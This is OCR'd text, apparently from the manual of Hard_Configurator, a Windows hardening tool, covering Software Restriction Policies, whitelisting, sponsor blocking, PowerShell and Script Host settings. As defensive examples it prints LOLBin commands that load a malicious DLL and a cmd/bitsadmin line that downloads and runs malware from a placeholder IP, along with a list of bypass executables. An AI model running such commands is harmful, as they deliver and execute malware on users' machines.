
REMARKS
Sometimes programs are wrapped and have to use TEMP folder to execute (most frequently it is '%UserProfile%\AppData\Local\Temp').
The file execution in the TEMP folder will be blocked by SRP, so the unwrapped file should be whitelisted by hash (in the TEMP folder it is much safer than whitelisting by path). Hard_Configurator has the option: <Run SRP/Scripts EventLogView> in the 'Tools' section. It can use NirSoft FullEventLogView utility to 'filter / view' SRP blocking events and find out which file in the TEMP folder should be whitelisted. This utility is already included in Hard_Configurator package as an external tool.

Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\262144\Hashes

WHITELISTING BY PATH

<Whitelist By Path> button opens ADD / REMOVE / EDIT window to manage file/folder whitelisting by path. It is very useful, when running programs located in the User Space (outside of the folders: 'Windows', 'Program Files ...'). Yet, The User Space is not protected by UAC, so in theory, the malware file can bypass SRP when running from the whitelisted path.
Whitelisting the well known locations in %USERPROFILE% is especially dangerous, for example:
AppData\Local, AppData\Local\Temp, Music, Pictures, Videos, Documents, Desktop, Downloads, etc.

The safer method (but less convenient) is whitelisting files by hash. Whitelisting the shortcuts or paths with wildcards is only possible with the <Add Path*Wildcards> option.




PATH MAINTENANCE
*LNK : TaskBar (AppData\Roaming)
*LNK : Start menu programs subfolders (AppData\Roaming)
*LNK : Start menu programs subfolders
*LNK : Start menu programs (AppData\Roaming)

Nazwa	Data modyfikacji	Typ
appcompat	18.03.2017 22:03	Folder
AppPatch	15.06.2017 00:27	Folder
AppReadiness	02.07.2017 13:52	Folder
assembly	09.04.2017 00:17	Folder
bcastdvr	18.03.2017 22:03	Folder
Boot	18.03.2017 22:03	Folder
Branding	18.03.2017 22:03	Folder
CbsTemp	15.06.2017 00:11	Folder
CSC	18.11.2016 11:56	Folder
Cursors	18.03.2017 22:03	Folder
debug	11.04.2017 21:21	Folder
diagnostics	18.03.2017 22:03	Folder

Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\262144\Paths

WHITELIST PROFILES

<Save Load> button from Hard_Configurator main menu opens the window to manage the user made White List Profiles.



<Save the current White List> option, saves the current, active White List in the White List Profile Base. The base is placed in the Windows Registry. Each White List Profile contains: White List entries, the name of the White List, and the short info. So, while saving the profile, the user first has to write the name of the current, active White List, and next is asked to put some info on the profile (for example the creation date/time, and the short White List characteristic). The names of the saved White List Profiles are visible on the left panel. If the profile with the same name is already in the base, the user is asked if it should be overwritten.


<Remove White List> option, removes the chosen White List Profile from the Profile Base.

<Load White List> option, loads the White List from the chosen White List Profile. The loaded White List, overwrites the current, active White List. Before loading the profile, it is recommended to view info about the profile using <View White List Info> option. Please, do not forget to <APPLY CHANGES> after loading the White List.

<View White List Info> option, allows viewing info about the chosen profile, which was written by the user while saving the White List. The info usually contains some useful information, as for example the creation date/time, and the short White List characteristic.

DESIGNATED FILE TYPES

<Designated File Types> button opens ADD/REMOVE window with the list of actually protected extensions.



Default extensions (Windows 7+):
WSC, WS, VB, URL, SHS, SCT, SCR, REG, PIF, PCD, OCX, MST, MSP, MSC, MDE, MDB, LNK, JAR, ISP, INS, INF, HTA, HLP, EXE, DLL, CRT, CPL, COM, CMD, CHM, BAT, BAS, ADP, ADE.

In Windows Vista, some PowerShell extensions are added by default:
PS1, PS2, PSC1, PSC2, PS1XML, PS2XML
because the option <No PowerShell Exec.> is not supported.

The above extensions differ from SRP defaults in Windows Pro. 'Windows Script Host' and 'PowerShell script' extensions were removed, because Hard_Configurator has <Disable Win. Script Host> and <No PowerShell Exec.> options to deal with them. Also, the MSI extension was removed to work with <Run As SmartScreen> option (SRP can still protect MSI files, even if they are not on the extension list).

You can customize this list using <Add> and <Remove> buttons. When using custom list, it is good to save it (<Save Extensions>). The list can be restored by using <Restore Saved> button.

Warnings.
Do not add MSI extension if <Run As SmartScreen> is set to 'ON'.
Do not add JS, JSE, VBE, VBS, WSF, and WSH extensions, if the option <Disable Win. Script Host> is set to 'ON'.
Do not add PS1, PS2, PSC1, PSC2, PS1XML, and PS2XML extensions, if <No PowerShell Exec.> is set to 'ON'.

REMARKS
Windows Script Host protection depends also on the below registry value:
HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings
UseWINSAFER = 1 (Windows default value)

and for 64Bit system, the same in the key:
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows Script Host\Settings
UseWINSAFER = 1 (Windows default value)

Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers!ExecutableTypes

DEFAULT SECURITY LEVELS

<Default Security Level> button changes the security levels between:
'Basic User' ---> 'Unrestricted' ---> 'Disallowed'

'Disallowed' setting blocks by default all monitored files (Default Deny), except those that match the winning Unrestricted/Disallowed rules.
With <Enforcement> option set to 'All Files', it can apply in the User Space:

★ protection to all files included in 'Designated File Types' list
★ extended security to Windows native executables (COM, EXE, SCR), binary libraries (DLL, OCX), scripts (BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH), and MSI installers.

'Basic User' (in Windows 7+) is very similar to 'Disallowed', but it differently supports LNK, MSI, and script files. This is a default setting in Hard_Configurator, except Windows Vista, where 'Basic User' setting allows to run EXE files, so <Default Security Level> is changed there to 'Disallowed'.

'Unrestricted' (Default Allow) setting, allows execution/opening of all files, except those monitored files, which match the winning Disallowed rules.
See also: **How SRP can control file execution/opening.**

If you want to run the executable file in the User Space with SRP set to 'Basic User' or 'Disallowed', then it can be done with "Run As Administrator" option in Explorer context menu. But, bypassing SRP with Administrative Rights can be dangerous. Hard_Configurator provides the safer option by replacing "Run As Administrator" with "Run As SmartScreen" (only EXE and MSI files). If you want to use frequently any application, that is located in the User Space, then consider to whitelist it by path (hash).

Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers!DefaultLevel

Value (Dword)	
0	'Disallowed'
131072	'Basic User' (131072 = 20000 hex)
262144	'Unrestricted' (262144 = 40000 hex)

ENFORCEMENT

<Enforcement> button changes the Enforcement settings between:
'Skip DLLs' -> 'All Files' -> 'No Enforcement'

'Skip DLLs' can control file execution by extension (Designated File Types) and provides extended protection for scripts (BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH), MSI installers, and native Windows executables (COM, EXE, SCR).
This setting is default in Hard_Configurator, because it is most usable for the average users.
'All Files' setting, additionally turns on the extended protection of binary libraries (DLL, OCX), due to LoadLibrary API function. This can slow down the system sometimes, and crush Edge browser in Windows 10.
'All Files' option can protect from many DLL attacks, when system files are used to load malicious libraries (file paths omitted for simplicity):

```
InstallUtil.exe /logfile= /LogToConsole=false /U malware.dll
regsvcs.exe malware.dll
regasm.exe /U malware.dll
regsvr32 /s  /u malware.dll
regsvr32 /s malware.dll
rundll32 malware.dll,EntryPoint
```

Anyway, it cannot protect the user from sophisticated DLL attacks, initiated by exploits ('Reflective DLL Injection').
Before using 'All Files' setting, the user should first analyze autoruns in the User Space (see <Tools> button). Those autoruns and related DLLs (in the User Space), should be whitelisted to avoid autorun problems. With 'All Files' setting, you may consider also, turning on Advanced SRP Logging from <Tools> menu.

'No Enforcement' setting turns off blocking by extension (Designated File Types are ignored), disables extended protection of binary libraries (DLL, OCX) and native executables (COM, EXE, SCR). The extended protection for BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH, and MSI files is still active due to Windows CMD, Windows Script Host, and Windows Installer. File blocking can be applied, when using combined Disallowed/Unrestricted rules.


See also: **How SRP can control file execution/opening.**

Registry changes
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers!TransparentEnabled
Value(Dword)
0 - No Enforcement, 1 - Skip DLLs, 2 - All Files

BLOCKING SPONSORS

<Block Sponsors> button, opens the blacklist of executables, which are known to be used as sponsors to bypass default deny protection when system files are whitelisted.
The blacklist is taken from the Excubits Bouncer Webpage (excubits.com).
The sponsors are not blocked in the recommended SRP settings (except PowerShell in Windows Vista), but there are situations, when they should be blocked temporarily. One of those situations is using the computer, while connected to the public network.
The access to the **chosen executable** is disabled by SRP, when the combo box on **its left side** is ticked.
Any blocked sponsor will not run as standard user, **even from the System Space!** If the cmd.exe, powershell.exe, and powershel_ise.exe are blocked, then CMD console, PowerShell console, and PowerShell ISE are disabled.
Users can still use them as administrator.

Blocking cmd.exe can be applied to strengthen Command Prompt security, for example when cmd.exe is used in the Office macros to download and run the malware, as in the example below:
cmd.exe /c bitsadmin /transfer /download "http://xxx.xxx.xx.xx/malware.exe" "%tmp%/randomname.exe" && "%tmp%/randomname.exe"



□ Cmd.exe
□ Powershell.exe
□ Powershell_ise.exe
□ Attrib.exe
□ Auditpol.exe
□ Bcdboot.exe
□ Bcdedit.exe
□ Bitsadmin.exe
□ Bootcfg.exe
□ Bootim.exe
□ Bootsect.exe
□ ByteCodeGenerator.exe
□ Cacls.exe
□ Icacls.exe
□ Csc.exe
□ Debug.exe
□ DFsvc.exe
□ Diskpart.exe
□ Eventvwr.exe

POWERSHELL SPONSORS

When PowerShell sponsors are blocked, then PowerShell scripts cannot run as standard user when using powershell.exe or powershell_ise.exe, **even from the System Space**. Some PowerShell scripts are run by scheduled system tasks, but those tasks operate with Administrative Rights (or higher), so they are not disrupted by SRP.

Blocking PowerShell sponsors is not included in <Recommended SRP> settings, because one can also apply <No PowerShell Exec.> and Constrained-Language in Windows 7+ (PowerShell must be updated to 5.1, see below). But in Windows Vista or Windows 7 and Windows 8 (not updated PowerShell), disabling access to PowerShell sponsors, can considerably enhance PowerShell security.

Starting from PowerShell 5.0 (Windows 8.1+), the scripts are running in Con-

strained Language mode, when SRP are set to Default Deny (<Default Security Level> = 'Disallowed' or 'Basic User'), and the enforcement is set to ‘All users except local administrators’ (hardcoded in Hard_Configurator).
Constrained Language mode locks down PowerShell to the core elements (no access to: direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects).
Whitelisting, does not change Constrained Language Mode setting, but when PowerShell is run as administrator, the Language mode is set to FullLanguage. In Windows 7, it is recommended to update .NET Framework (to the version 4.5.2 or later), and next install WMF 5.1 (PowerShell 5.1 included).
https://msdn.microsoft.com/en-us/powershell/wmf/5.1/install-configure
Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\safer_Hard_Configurator\CodeIdentifiers\Block-Sponsors\
HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\CodeIdentifiers\0\Paths\
{1016bbe0-a716-428b-822e-5E544B6A3100}
{1016bbe0-a716-428b-822e-5E544B6A3101}
...
{1016bbe0-a716-428b-822e-5E544B6A3156}

PROTECTING ‘WINDOWS’ FOLDER

Setting **<Protect Windows Folder>** to 'ON' denies the execution from ‘C:\Windows’ subfolders, that are writable (no UAC protection).
This protection uses SRP blacklist (Disallowed rules), so it denies the execution even if SRP Default Security Level is set to ‘Unrestricted’.
Still, the execution is allowed, for programs started with Administrative Rights (or higher) independently of SRP restrictions.

For Windows 8.1 and prior versions, the below subfolders are added to SRP blacklist:
c:\windows\debug\WIA
c:\windows\Registration\CRMLog
c:\windows\System32\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}
c:\windows\System32\com\dmp
c:\windows\System32\FxsTmp
c:\windows\System32\spool\drivers\color

c:\windows\System32\spool\PRINTERS
c:\windows\System32\Tasks
c:\windows\SysWOW64\com\dmp
c:\windows\SysWOW64\FxsTmp
c:\windows\SysWOW64\Tasks
c:\windows\Tasks
c:\windows\Temp
c:\windows\tracing

For Windows 10 the below subfolders are added to SRP blacklist:
c:\windows\servicing\Packages
c:\windows\servicing\Sessions
c:\windows\System32\Microsoft\Crypto\RSA\MachineKeys
c:\windows\System32\spool\drivers\color
c:\windows\System32\Tasks
c:\windows\SysWOW64\Tasks
c:\windows\Tasks
c:\windows\Temp
c:\Windows\debug\WIA
c:\Windows\System32\Tasks_Migrated

Registry changes:
[HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\CodeIdentifiers\0\Paths\

Added GUIDs for whitelisted locations:
{1016bbe0-a716-428b-822e-5E544B6A3302}
{1016bbe0-a716-428b-822e-5E544B6A3303}
...
{1016bbe0-a716-428b-822e-5E544B6A3311}

PROTECTING SHORTCUTS

<Protect Shortcuts> button enables/disables shortcut execution restrictions. If this option is set to 'ON', then shortcuts can be executed only in 'Windows', 'Program Files', 'Program Files (x86)', 'Desktop', 'Power Menu', 'Start Menu', 'Quick Launch', 'Taskbar', and 'Public Desktop' locations.

This restriction is applied, because specially crafted shortcuts can bypass Software Restriction Policies.
<Protect Shortcuts> is suited to work with SRP 'Basic User' security level.
If the security level is changed to 'Disallowed' the LNK extension should be removed from Designated File Types - if not, shortcuts in the User Space will be blocked (counterintuitively), when <Protect Shortcuts> is set to OFF!

Registry changes:
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\safer\CodeIdentifiers\262144\Paths\
Added GUIDs for whitelisted locations:
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC19}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC20}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC21}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC22}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC23}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC24}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC25}]
{625B53C3-AB48-4EC1-BA1F-A1EF4146FC26}]
{99a0fd77-ed0c-4e30-91ff-9d51428d2f21}]
{99a0fd77-ed0c-4e30-91ff-9d51428d2f22}]
{99a0fd77-ed0c-4e30-91ff-9d51428d2f23}]
{B4BFCC3A-DB2C-424C-B029-7FE99A87C641}]
{B4BFCC3A-DB2C-424C-B029-7FE99A87C642}]
{B4BFCC3A-DB2C-424C-B029-7FE99A87C643}]
{B4BFCC3A-DB2C-424C-B029-7FE99A87C644}]
{B4BFCC3A-DB2C-424C-B029-7FE99A87C645}]

Added Guid for Disalloweed rule: *.lnk:
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\safer\CodeIdentifiers\0\Paths\
{1016bbe0-a716-428b-822e-5E544B6A3301}

EXECUTION FROM REMOVABLE DISKS

<No Removable Disk Exec.>

This Windows feature was reported by users as invalid due to the wrong detection of fixed disks. Hard_Configurator turns OFF this feature, so it will be grayed out in the main program window. Please remember, that after turning off this option, execution from removable disks (Pendrives, USB disks, Memory Cards) can remain blocked, until they will be unplugged and the system restarted.

The below instruction works for any removable disk:

1. Run Hard_Configurator (<No Removable Disk Exec.> will be automatically removed from the Registry).
2. Shut down the computer and power off the removable disks, if they have the power switch.
3. Physically unplug the removable disks from the computer.
4. Start the computer and log on to your account.

Next time you connect any removable disk to the computer, the file execution from that disk will be unblocked.

POWERSHELL SCRIPTS

<No PowerShell Exec.> button disables/enables PowerShell script execution (supported in Windows 7+).
If this option is ON, then script file execution is blocked, but the user can still execute PowerShell commands. The commands are allowed also when using Office macros, etc. Keep this option 'ON', because scripts are the weak point of most antimalware programs. Alternatively, one can **activate SRP, and add PowerShell script extensions to 'Designated File Types' list or use <Block Sponsors> to block PowerShell executables.**
In the Recommended Restrictions only the option <No PowerShell Exec.> is set to 'ON'. In the unsafe environment, **all the above restricting options** should be activated, for the maximum PowerShell mitigation. PowerShell security is strongest when using Windows 8.1+ or 'Windows 7 with updated PowerShell to version 5.1). See also the info in **BLOCK SPONSORS** - **POWERSHELL SPONSORS.**

In Windows 64Bit there are two PowerShell Hosts (32Bit and 64Bit), but both are disabled/enabled by the below registry key:

Registry changes:
HKLM\Software\Policies\Microsoft\Windows\PowerShell!EnableScripts
Value (Dword)

0	script execution is disabled
1	script execution is enabled

PUA PROTECTION

<Defender PUA Protection> button activates/deactivates Windows Defender PUA protection.

"By default, PUA protection quarantines the file so they won’t run. PUA will be blocked only at download or install-time. A file will be included for blocking if it meets one of the following conditions:
* The file is being scanned from the browser
* The file has Mark of the Web set
* The file is in the %downloads% folder
* Or if the file in the %temp% folder "

https://blogs.technet.microsoft.com/mmpc/2015/11/25/shields-up-on-potentially-unwanted-applications-in-your-enterprise/

REMARKS

PUA = Potentially Unwanted Application ~ PUP ~ PUS

PUP = Potentially Unwanted Program

PUS = Potentially Unwanted Software

"A potentially unwanted program is bundled software which computer users are fooled into installing along with a wanted program.

Such software can compromise privacy or weaken the computer's security. Companies often bundle a wanted program download with a wrapper application. This may install an unwanted application, without providing a clear opt-out method.[1][2] Unwanted programs often include no sign that they are installed, and no uninstall or opt-out instructions.[3]

Antivirus companies define the software bundled as potentially unwanted programs (PUP)[3][4] which can include software that displays intrusive advertising, or tracks the user's Internet usage to sell information to advertisers, injects its own advertising into web pages that a user looks at, or uses premium SMS services to rack up charges for the user.[5][6] The practice is widely considered unethical because it violates the security interests of users without their informed consent.

Some unwanted software bundles install a root certificate on a user's device, which allows hackers to intercept private data such as banking details, without a browser giving security warnings."

https://en.wikipedia.org/wiki/Potentially_unwanted_program

Registry changes:

HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine!MpEnablePus
Value (DWORD)

0	Potentially Unwanted Application protection is disabled.
1	Potentially Unwanted Application protection is enabled.

WINDOWS SCRIPT HOST

<Disable Win. Script Host> button disables/enables Windows Script Host. If this option is ON, then execution of JS, JSE, VBS, VBE, WSF, and WSH scripts is blocked. Keep this option ON because scripts are the weak point of most antimalware programs. Some scripts can be executed at the boot time, for example:
c:\windows\system32\gathernetworkinfo.vbs
c:\windows\syswow64\gathernetworkinfo.vbs
c:\windows\system32\gatherwiredinfo.vbs
c:\windows\syswow64\gatherwiredinfo.vbs
c:\windows\system32\gatherwirelessinfo.vbs
c:\windows\syswow64\gatherwirelessinfo.vbs

The above scripts are not essential for the Windows system, so can be blocked.

Alternatively, you can activate SRP to block script extensions. But, then Windows Script Host extensions must be added to SRP, because they are omitted in default settings.

In Windows 64Bit there are two Windows Script Hosts (32Bit and 64Bit).
Registry changes:

HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings

Enabled
Value (Dword)

0	script execution is disabled
1	script execution is enabled

HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows Script Host\Settings
Enabled
Value (Dword)

0	script execution is disabled
1	script execution is enabled

RUN AS ADMINISTRATOR

<Hide 'Run As Administrator'> button hides/shows "Run As Administrator" option in Explorer context menu. It is useful when you choose to replace this option by "Run As SmartScreen".

Set <Hide 'Run As Administrator'> to "ON" if <Run As SmartScreen> is set to 'Administrator'.
Otherwise, it is better to keep <Hide 'Run As Administrator'> = 'OFF'.

REMARKS
When <Hide 'Run As Administrator'> is set to 'ON', then "Command Prompt (Administrator)" option in Windows Power Menu, and "Run As Administrator" option in the Search context menu, are hidden too. Yet, in the Search context menu one can use 'Open file location', and then use 'Run As SmartScreen' to run executables (EXE and MSI). Furthermore with <Recommended SRP> settings, the user cannot run files with extensions: BAT, CMD, CPL, and MSC, from the User Space (= outside of 'Windows', 'Program Files', and 'Program Files (x86)' folders). Normally, files with those extensions can be opened using ‘Run as administrator’ from Explorer context menu.
"Run As SmartScreen" cannot replace the functionality of "Run as administrator" in this case, because it supports only EXE and MSI files (for security reasons). It should not be a problem, since files with BAT, CMD, CPL, and MSC extensions are mostly run from the System Space (= inside 'Windows', 'Program Files', and 'Program Files (x86)' folders), and their location in the User Space, should be considered as suspicious.

Registry changes:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer!HideRunAsVerb

Value (Dword)

0	"Run As Administrator" is not hidden
1	"Run As Administrator" is hidden

RUN AS SMARTSCREEN

<Run As SmartScreen> button adds/removes "Run As SmartScreen" or "Run By SmartScreen" option in Explorer context menu. Those options force file execution (only EXE and MSI) with SmartScreen check for files located in the User Space. If the file is located in the System Space (inside 'Windows', 'Program Files ...'), then SmartScreen check is not forced.
'Run As SmartScreen' and 'Run By SmartScreen' options are not designed to run files from the root 'c:\' location, because in the User Space the location has to allow write access as standard user. If not, 'Run As SmartScreen' and 'Run By SmartScreen' will be blocked.

Pressing <Run As SmartScreen> button changes between values:
'Administrator' -> 'Standard User' -> 'OFF'
The setting 'Administrator' corresponds to "Run As SmartScreen" option in Explorer context menu.
The setting 'Standard User' corresponds to "Run By SmartScreen" option in Explorer context menu.
The setting 'OFF' removes the above options from Explorer context menu.

(A) Keep the 'Administrator' setting when SRP are activated. If so, the users can safely:

1. Run programs (with a mouse click or pressing ENTER button) which have been already installed in the System Space or put on the Whitelist.
2. Open the media files, documents, and other file types, which are not on the 'Designated File Types' list.
3. Safely install new programs from the User Space, using 'Run As SmartScreen' option in Explorer context menu (only EXE and MSI files). This option additionally forces the file to ask for execution with Administrative Rights.

(B) Advanced users can apply the below settings with Default Deny SRP :
Apply recommended settings, and next change <Run As SmartScreen> --> 'Standard User', <Hide 'Run As Administrator> --> 'OFF',
as an alternative solution. Then, 'Run By SmartScreen' + SRP can serve as a second opinion scanner for executables located in the User Space. Files with

